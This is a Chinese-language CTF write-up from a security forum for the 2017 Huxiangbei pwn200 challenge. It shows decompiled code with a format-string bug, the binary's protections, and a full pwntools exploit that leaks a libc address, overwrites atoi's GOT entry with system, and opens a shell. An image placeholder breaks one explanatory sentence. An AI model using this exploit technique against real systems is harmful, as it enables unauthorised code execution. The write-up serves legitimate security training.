2017湖湘杯pwn200的wp

niexinming / 2017-12-03 00:10:17 / 浏览数 2393 安全技术 CTF 顶(0) 踩(0)

湖湘杯的pwn比赛很有趣，我做了pwns200的题目，感觉不错，我把wp分享出来，pwns的下载链接见附件
把pwns100直接拖入ida中：
main函数：

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   setbuf(stdin, 0);
4   setbuf(stdout, 0);
5   setbuf(stderr, 0);
6   sub_80485CD();
7   return 0;
8 }
```

sub_80485CD函数：

```
1  int sub_80485CD()
2  {
3    char v1; // [sp+1Bh] [bp-4Dh]@3
4    char buf; // [sp+1Ch] [bp-4Ch]@1
5    int v3; // [sp+5Ch] [bp-Ch]@1
6
7    v3 = *MK_FP(__GS__, 20);
8    memset(&buf, 0, 0x40u);
9    while ( 1 )
10   {
11     puts("WANT PLAY[Y/N]");
12     if ( getchar() != 89 )
13       break;
14     v1 = getchar();
15     while ( v1 != 10 && v1 )
16       ;
17     puts("GET YOUR NAME:\n");
18     read(0, &buf, 0x40u);
19     LOBYTE(v3) = 0;
20     puts("WELCOME ");
21     printf(&buf);
22     puts("GET YOUR AGE:\n");
23     read(0, &buf, 0x40u);
24     if ( atoi(&buf) > 60 )
25       puts("OLD MEN!\n");
26   }
27   return *MK_FP(__GS__, 20) ^ v3;
28 }
```

在sub_80485CD函数可以看到输入的数据直接进入了printf函数中，所以这个肯定是一个格式化字符串漏洞

先运行一下程序看一下这个程序干了啥

```
h11p@ubuntu:~/hackme/huxiangbei$ ./pwne
WANT PLAY[Y/N]
Y
GET YOUR NAME:

%x
WELCOME
ffb24e4c
GET YOUR AGE:

10
WANT PLAY[Y/N]
Y
GET YOUR NAME:

%p.%p.%p
WELCOME
0xffb24e4c.0x40.0xf763c2d8
GET YOUR AGE:

20
WANT PLAY[Y/N]
```

再看看程序开启了哪些保护:

```
h11p@ubuntu:~/hackme/huxiangbei$ checksec pwne
[*] '/home/h11p/hackme/huxiangbei/pwne'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
h11p@ubuntu:~/hackme/huxiangbei$
```

这个程序开了Canary和栈不可执行

这个题目的思路和http://blog.csdn.net/niexinming/article/details/78512274

差不多，唯一不同的是上一个题目提供了system函数，这个题目要从libc中找system函数，所以首先通过printf打印__libc_start_main函数这个地址，然后根据偏移计算libc


{atoi_got_addr: system_addr})把atio的地址覆盖为system的地址，就可以getshell了

我的exp是：

```
from pwn import *

def debug(addr = '0x0804867E'):
   raw_input('debug:')
   gdb.attach(r, "b *" + addr)

def base_addr(prog_addr,offset):
   return eval(prog_addr)-offset

#localsystem = 0x0003ADA0

context(arch='i386', os='linux', log_level='debug')

r = process('/home/h11p/hackme/huxiangbei/pwne')

#r = remote('hackme.inndy.tw', 7711)

elf = ELF('/home/h11p/hackme/huxiangbei/pwne')
libc=ELF('/lib/i386-linux-gnu/libc.so.6')

def exec_fmt(payload):
   r.recvuntil('WANT PLAY[Y/N]\n')
   r.sendline('Y')
   r.recvuntil('GET YOUR NAME:\n')
```

```
   r.recvuntil('\n')
   r.sendline(payload)
   info = r.recv().splitlines()[1]
   print "info:"+info
   r.sendline('10')
   #r.close()
   return info
autofmt = FmtStr(exec_fmt)
r.close()

r = process('/home/h11p/hackme/huxiangbei/pwne')
atoi_got_addr = elf.got['atoi']
print "%x" % atoi_got_addr
system_offset_addr = libc.symbols['system']
print "%x" % system_offset_addr

payload1="%35$p"

#debug()

r.recvuntil('WANT PLAY[Y/N]\n')
r.sendline('Y')
r.recvuntil('GET YOUR NAME:\n')
r.recvuntil('\n')
r.sendline(payload1)
libc_start_main = r.recv().splitlines()[1]
libc_module=base_addr(libc_start_main,0x18637)
system_addr=libc_module+system_offset_addr
print "system_addr:"+hex(system_addr)
r.sendline('10')

payload2 = fmtstr_payload(autofmt.offset, {atoi_got_addr: system_addr})
r.recvuntil('WANT PLAY[Y/N]\n')
r.sendline('Y')
r.recvuntil('GET YOUR NAME:\n')
r.recvuntil('\n')
r.sendline(payload2)
r.recv()
#r.sendline('10')
r.sendline('/bin/sh')
r.interactive()
r.close()
```

效果是：



pwn200.tar.zip (0.709 MB) 下载附件

点击收藏 | 0 关注 | 0

上一篇：一种全新的APP注册登录验证技术方案 下一篇：Burp Suite 1.6 Cr...

1. 0 条回复

- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板